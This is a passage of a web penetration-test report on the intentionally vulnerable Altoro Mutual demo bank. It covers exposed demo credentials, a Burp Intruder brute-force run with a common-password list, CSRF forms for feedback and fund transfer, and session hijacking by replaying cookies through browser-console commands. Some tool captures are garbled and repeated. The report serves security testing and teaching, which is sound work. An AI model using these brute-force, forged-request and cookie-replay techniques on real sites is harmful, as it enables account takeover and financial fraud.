116	Summer2008	Summer2008	302	162			126	
115	Summer2009	Summer2009	302	163			126	
114	Summer2010	Summer2010	302	170			126	
113	Summer2011	Summer2011	302	161			126	
112	Summer2012	Summer2012	302	158			126	
111	Summer2013	Summer2013	302	161			126	
8	Welcome1212	Welcome1212	302	176			126	
6	Welcome123	Welcome123	302	178			126	
7	Welcome1234	Welcome1234	302	195			126	
121	Winter2009	Winter2009	302	164			126	
120	Winter2010	Winter2010	302	161			126	
119	Winter2011	Winter2011	302	170			126	
118	Winter2012	Winter2012	302	161			126	
117	Winter2013	Winter2013	302	162			126	
64	account	account	302	168			126	

Payloads

Position: 2

Type: Simple list

Count: 141

Count: 141

Configuration

This payload type lets you configure a simple list of strings that are used as payloads.

Paste

Load...

Remove

Clear

Deduplicate

Add

Add from list... [Pro version only]

P@55w0rd

P@ssw0rd

P@55w0rd

sqlsqlsqlsql

SQLSQLSQLSQL

Welcome123

Welcome1234

Welcome1212

PassSql12

network

Processing

You can define rules to perform various processing tasks on each payload before it is used.

Enabled

Rule

3.14 Broken Authentication

Name : Due to Exposed Information

Severity : Medium

Vector String : CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N

Affected URL : <http://altoro.testfire.net/swagger/index.html>



Impact : led to give attacker more important data about of authentication as password form and length and my be predict password or username based on this information

Description : This vulnerability occurs when authentication credentials or sensitive information are exposed, allowing attackers to gain unauthorized access to user accounts. It can happen due to poor implementation of authentication mechanisms, weak session management, or improper data exposure in responses

Recommendation : you should not set any information in source code or any place in website must be Hidden

POC when I go to this URL

<http://altoro.testfire.net/swagger/index.html> i found password and username and how to be length of password and valid user and password in the system
Username : **jsmith** Password : **demo1234**



3.15 No login Rate Limit

Name : No Login Rate Limit

Severity : High

Vector String : CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:N/A:N

Affected URL : <http://altoro.testfire.net/login.jsp>

Impact : attacker can be get password and username from brute force and may be system is down

Description : This vulnerability occurs when an application does not enforce a limit on the number of login attempts. Without a rate limit, attackers can perform brute-force attacks or credential stuffing to guess usernames and passwords, gaining unauthorized access to user accounts.

Recommendation : server must be force user with number of login 5 times for example

POC : I attempted to perform a Brute Force Attack on the website using Intruder with the Pitchfork Attack type. I used two payloads, each containing 141 usernames or passwords. The website allowed me to execute this attack without any restrictions.

Intruder

1 x2 x+

Pitchforkattack

Start attack

Target

http://altoro.testfire.net

Update Host header to match target

Add \$

Clear \$

Auto \$

1 POST /doLogin HTTP/1.1

2 Host: altoro.testfire.net

3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0

4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8

5 Accept-Language: en-US,en;q=0.5

6 Accept-Encoding: gzip, deflate, br

7 Content-Type: application/x-www-form-urlencoded

8 Content-Length: 36

9 Origin: http://altoro.testfire.net

10 Connection: keep-alive

11 Referer: http://altoro.testfire.net/login.jsp

12 Cookie: JSESSIONID=8B530C65E90BD19C89FE3AE7D17E650; AltoroAccounts="0DAwMDAwfKvNcnBvcmF0ZX45Ljk5OTASNTASHzA00DE2HUuXh9v4MDAwMDF+QzhY2tpbnd+OS4xMDE1Njk5NDQ0NEU5fA=="

13 Upgrade-Insecure-Requests: 1

14

15 uid=admin&pass=123456btnSubmit=Login

Payloads

Payload position: 2

Payload type: Simple list

Payload count: 141

Request count: 141

Payload configuration

This payload type lets you configure a simple list of strings that are used as payloads.

Paste

Load...

Remove

Clear

Deduplicate

Add

Enter a new item

Add from list... [Pro version only]

Payload processing

You can define rules to perform various processing tasks on each payload before it is used.

Add

Edit

Remove

Up

Down

Enabled

Rule

Intruder attack results filter: Showing all items

Request	Payload1	Payload 2	Status code	Response received	Error	Timeout	Length	Comment
90	admin	admin	302	162			269	
13	tuser	tuser	302	166			162	
0			302	167			126	
26			302	162			126	
135	123456	123456	302	167			126	
1	P@55w0rd	P@55w0rd	302	161			126	
3	P@55w0rd!	P@55w0rd!	302	167			126	
58	P@55w0rd!	P@55w0rd!	302	165			126	
83	P@55w0rd!	P@55w0rd!	302	158			126	
30	P@ssw0rd	P@ssw0rd	302	170			126	
56	P@ssw0rd	P@ssw0rd	302	188			126	
2	P@ssw0rd!	P@ssw0rd!	302	162			126	
57	P@ssw0rd!	P@ssw0rd!	302	180			126	
59	P@ssword!	P@ssword!	302	163			126	
9	PassSql12	PassSql12	302	311			126	
60	Password!	Password!	302	171			126	
28	Password1	Password1	302	166			126	
54	Password!	Password!	302	234			126	
29	Password!	Password!	302	164			126	
32	Password12	Password12	302	159			126	
55	Password2	Password2	302	190			126	
5	SQLSQLSQLSQL	SQLSQLSQLSQL	302	158			126	
53	SqlServer	SqlServer	302	173			126	
52	Sqlserver	Sqlserver	302	158			126	
116	Summer2008	Summer2008	302	162			126	
115	Summer2009	Summer2009	302	163			126	
114	Summer2010	Summer2010	302	170			126	
113	Summer2011	Summer2011	302	161			126	
112	Summer2012	Summer2012	302	158			126	
111	Summer2013	Summer2013	302	161			126	
8	Welcome1212	Welcome1212	302	176			126	
6	Welcome123	Welcome123	302	178			126	
7	Welcome1234	Welcome1234	302	195			126	
122	Winter2008	Winter2008	302	163			126	
121	Winter2009	Winter2009	302	164			126	

135 of 141

3.16 Cross-Site Request Forgery

Name : CSRF

Severity : Medium

Vector String : CVSS:3.0/AV:N/AC:L/PR:N/UI:R/S:U/C:N/I:H/A:N

Affected URL : <http://altoro.testfire.net/feedback.jsp>


Impact : A hacker can make the user do something with their privileges without them noticing

Description :


CSRF (Cross-Site Request Forgery) is a type of web security vulnerability that tricks a user into performing an unintended action on a web application where they are authenticated. It occurs when a malicious actor causes a user to unknowingly send a request to a website or web application where they are already logged in, exploiting the user's active session

Recommendation : put extra headers cookie and send same site Verify Referrers and Origins

POC : there is not found csrf protection I perform send command as user in system put am not normal user



I use this form to send feedback



I send to admin as a jsmith user



3.17 Cross-Site Request Forgery

Name : CSRF

Severity :Medium

Vector String :CVSS:3.0/AV:N/AC:L/PR:N/UI:R/S:U/C:N/I:H/A:N

Affected URL: http://altoro.testfire.net/bank/transfer.jsp

Impact : A hacker can make the user do something with their privileges without them noticing

Description :

CSRF (Cross-Site Request Forgery) is a type of web security vulnerability that tricks a user into performing an unintended action on a web application where they are authenticated. It occurs when a malicious actor causes a user to unknowingly send a request to a website or web application where they are already logged in, exploiting the user's active session

Recommendation : put extra headers cookie and send same site Verify Referrers and Origins

POC : there is not found csrf protection I perform send money as user in system put am not normal user


```

GNU nano 8.2 csrfbank.html
<form id="tForm" name="tForm" method="post" action="http://altoro.testfire.net/bank/doTransfer" onsubmit="return (confirm(input(tForm)));">
  <h1>Transfer Funds</h1>

  <table cellSpacing="0" cellPadding="1" width="100%" border="0">
    <tr>
      <td><strong>From Account:</strong></td>
    </tr>
    <tr>
      <td>
        <select size="1" id="fromAccount" name="fromAccount">
          <option value="800002" >800002 Savings</option>
          <option value="800003" >800003 Checking</option>
          <option value="4539082039396288" >4539082039396288 Credit Card</option>
        </select>
      </td>
    </tr>
    <tr>
      <td><strong>To Account:</strong></td>
    </tr>
    <tr>
      <td>
        <select size="1" id="toAccount" name="toAccount">
          <option value="800002" >800002 Savings</option>
          <option value="800003" >800003 Checking</option>
          <option value="4539082039396288" >4539082039396288 Credit Card</option>
        </select>
      </td>
    </tr>
    <tr>
      <td><strong>Amount to Transfer:</strong></td>
    </tr>
    <tr>
      <td><input type="text" id="transferAmount" name="transferAmount"></td>
    </tr>
    <tr>
      <td colspan="2" align="center"><input type="submit" name="transfer" value="Transfer Money" ID="transfer"></td>
    </tr>
  </table>

  <script>
    if (input > 0) {
      alert("Transfer Amount must be a number greater than 0.");
      return false;
    }
  </script>
</form>

```




Transfer Funds

From Account:

To Account:

Amount to Transfer:

Here I will send money to another account but real user is not know for this transfer



3.18 Session hijacking

Name : Session hijacking

Severity : High

Vector String : CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N

Impact : A hacker can take over the account after successfully stealing the cookies.

Description :

Session hijacking is a type of cyberattack where an attacker takes control of a user's web session. This means they can access the user's account and data without needing their username or password.

Recommendation : Use HTTPS

Regenerate cookie every request , must don't use recycle cookie

POC : I found cookie is not regenerate every req and I perform copy cookie to another browser and its done

Altoro Mutual

Sign Off | Contact Us | Feedback | Search

AltoroMutual

MY ACCOUNT PERSONAL SMALL BUSINESS INSIDE ALTORO MUTUAL

I WANT TO ...

- View Account Summary
- View Recent Transactions
- Transfer Funds
- Search News Articles
- Customize Site Language

ADMINISTRATION

- Edit Users

Hello Admin User

Welcome to Altoro Mutual Online.

View Account Details: 800000 Corporate GO

Congratulations!

You have been pre-approved for an Altoro Gold Visa with a credit limit of \$10000!

Click [Here](#) to apply.

Privacy Policy | Security Statement | Server Status Check | REST API | © 2025 Altoro Mutual, Inc. This web application is open source! Get your copy from GitHub and take advantage of advanced features

Inspector Console Debugger Network Style Editor Performance Memory Storage Accessibility Application

Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Last Accessed
AltoroAccounts	ODAwMDAwfkNvcnBvcnF0ZXR4LjI0ODQ4MzZMUU3DgWMDAwMXS0aGVja2luZ34tNTESMy41NTk5OTk5OTk5	altoro.testfire.net	/	Session	102	false	false	None	Wed, 05 Feb 2025 10:31:43 GMT
JSESSIONID	F42B8E9DCA174DFD391AD742FAB798E0	altoro.testfire.net	/	Session	42	true	false	None	Wed, 05 Feb 2025 10:31:43 GMT

I copied that to another browser

Altoro Mutual

Sign In | Contact Us | Feedback | Search

ONLINE BANKING LOGIN PERSONAL SMALL BUSINESS INSIDE ALTORO MUTUAL

PERSONAL

- Deposit Product
- Checking
- Loan Products
- Investments & Insurance
- Other Services

SMALL BUSINESS

- Deposit Products
- Lending Services
- Cards
- Insurance
- Retirement
- Other Services

INSIDE ALTORO MUTUAL

- About Us
- Contact Us
- Locations
- Investor Relations
- Press Room
- Careers
- Subscribe

Online Banking with FREE Online Bill Pay

No stamps, envelopes, or checks to write give you more time to spend on the things you enjoy.

Real Estate Financing

Fast, Simple, Professional. Whether you are preparing to buy, build, purchase land, or construct new space, let Altoro Mutual's premier real estate lenders help with financing. As a regional leader, we know the market, we understand the business, and we have the track record to prove it.

Business Credit Cards

You're always looking for ways to improve your company's bottom line. You want to be informed, improve efficiency and control expenses. Now, you can do it all - with a business credit card account from Altoro Mutual.

Retirement Solutions

Retaining good employees is a tough task. See how Altoro Mutual can assist you in accomplishing this feat through effective Retirement Solutions.

Win a Samsung Galaxy S10 smartphone

Completing this short survey will enter you in a draw for 1 of 5 Samsung Galaxy S10 smartphones! We look forward to hearing your important feedback.

Privacy and Security

The 2000 employees of Altoro Mutual are dedicated to protecting your [privacy](#) and [security](#). We pledge to provide you with the information and resources that you need to help secure your information and keep it confidential. This is our promise.

The AltoroJ website is published by HCL Technologies, Ltd. for the sole purpose of demonstrating the effectiveness of HCL products in detecting web application vulnerabilities and website defects. This site is not a real banking site. Similarities, if any, to third party products and/or websites are purely coincidental. This site is provided "as is" without warranty of any kind, either express or implied. HCL does not assume any risk in relation to your use of this website. For more information, please go to <https://www.hcl-software.com/privacy/>.

Copyright © 2008, 2017, IBM Corporation. All rights reserved. Copyright © 2017, 2025, HCL Technologies, Ltd. All rights reserved.

Customize and control Google Chrome

Hide network

Preserve log

Selected context only

Group similar messages in console

Show CORS errors in console

Log XMLHttpRequests

Eager evaluation

Autocomplete from history

Treat code evaluation as user action

```
> allow pasting
Uncaught SyntaxError: Unexpected identifier 'pasting' VM435:1
> allow 'pasting'
Uncaught SyntaxError: Unexpected string VM441:1
> allow 'pasting';
Uncaught SyntaxError: Unexpected string VM447:1
> allow pasting;
Uncaught SyntaxError: Unexpected identifier 'pasting' VM459:1
> document.designMode = "on";
> 'on'
> document.cookie = "JSESSIONID=F42B8E9DCA174DFD391AD742FAB798E0"
> 'JSESSIONID=F42B8E9DCA174DFD391AD742FAB798E0'
> document.cookie = "AltoroAccounts=ODAwMDAwfkNvcnBvcnF0ZXR4LjI0ODQ4MzZMUU3DgWMDAwMXS0aGVja2luZ34tNTESMy41NTk5OTk5OTk5OTk5"
> 'AltoroAccounts=ODAwMDAwfkNvcnBvcnF0ZXR4LjI0ODQ4MzZMUU3DgWMDAwMXS0aGVja2luZ34tNTESMy41NTk5OTk5OTk5OTk5'
>
```

I use javascript and console to add cookie to

Altoro Mutual

Sign In | Contact Us | Feedback | Search

ONLINE BANKING LOGIN PERSONAL SMALL BUSINESS INSIDE ALTORO MUTUAL

PERSONAL

- Deposit Product
- Checking
- Loan Products
- Investments & Insurance
- Other Services

SMALL BUSINESS

- Deposit Products
- Lending Services
- Cards
- Insurance
- Retirement
- Other Services

INSIDE ALTORO MUTUAL

- About Us
- Contact Us
- Locations
- Investor Relations
- Press Room
- Careers
- Subscribe

Online Banking with FREE Online Bill Pay

No stamps, envelopes, or checks to write give you more time to spend on the things you enjoy.

Real Estate Financing

Fast, Simple, Professional. Whether you are preparing to buy, build, purchase land, or construct new space, let Altoro Mutual's premier real estate lenders help with financing. As a regional leader, we know the market, we understand the business, and we have the track record to prove it.

Business Credit Cards

You're always looking for ways to improve your company's bottom line. You want to be informed, improve efficiency and control expenses. Now, you can do it all - with a business credit card account from Altoro Mutual.

Retirement Solutions

Retaining good employees is a tough task. See how Altoro Mutual can assist you in accomplishing this feat through effective Retirement Solutions.

Win a Samsung Galaxy S10 smartphone

Completing this short survey will enter you in a draw for 1 of 5 Samsung Galaxy S10 smartphones! We look forward to hearing your important feedback.

Privacy and Security

The 2000 employees of Altoro Mutual are dedicated to protecting your [privacy](#) and [security](#). We pledge to provide you with the information and resources that you need to help secure your information and keep it confidential. This is our promise.

The AltoroJ website is published by HCL Technologies, Ltd. for the sole purpose of demonstrating the effectiveness of HCL products in detecting web application vulnerabilities and website defects. This site is not a real banking site. Similarities, if any, to third party products and/or websites are purely coincidental. This site is provided "as is" without warranty of any kind, either express or implied. HCL does not assume any risk in relation to your use of this website. For more information, please go to <https://www.hcl-software.com/privacy/>.

Copyright © 2008, 2017, IBM Corporation. All rights reserved. Copyright © 2017, 2025, HCL Technologies, Ltd. All rights reserved.

Customize and control Google Chrome

Hide network

Preserve log

Selected context only

Group similar messages in console

Show CORS errors in console

Log XMLHttpRequests

Eager evaluation

Autocomplete from history

Treat code evaluation as user action

```
> allow pasting
Uncaught SyntaxError: Unexpected identifier 'pasting' VM435:1
> allow 'pasting'
Uncaught SyntaxError: Unexpected string VM441:1
> allow 'pasting';
Uncaught SyntaxError: Unexpected string VM447:1
> allow pasting;
Uncaught SyntaxError: Unexpected identifier 'pasting' VM459:1
> document.designMode = "on";
> 'on'
> document.cookie = "JSESSIONID=F42B8E9DCA174DFD391AD742FAB798E0"
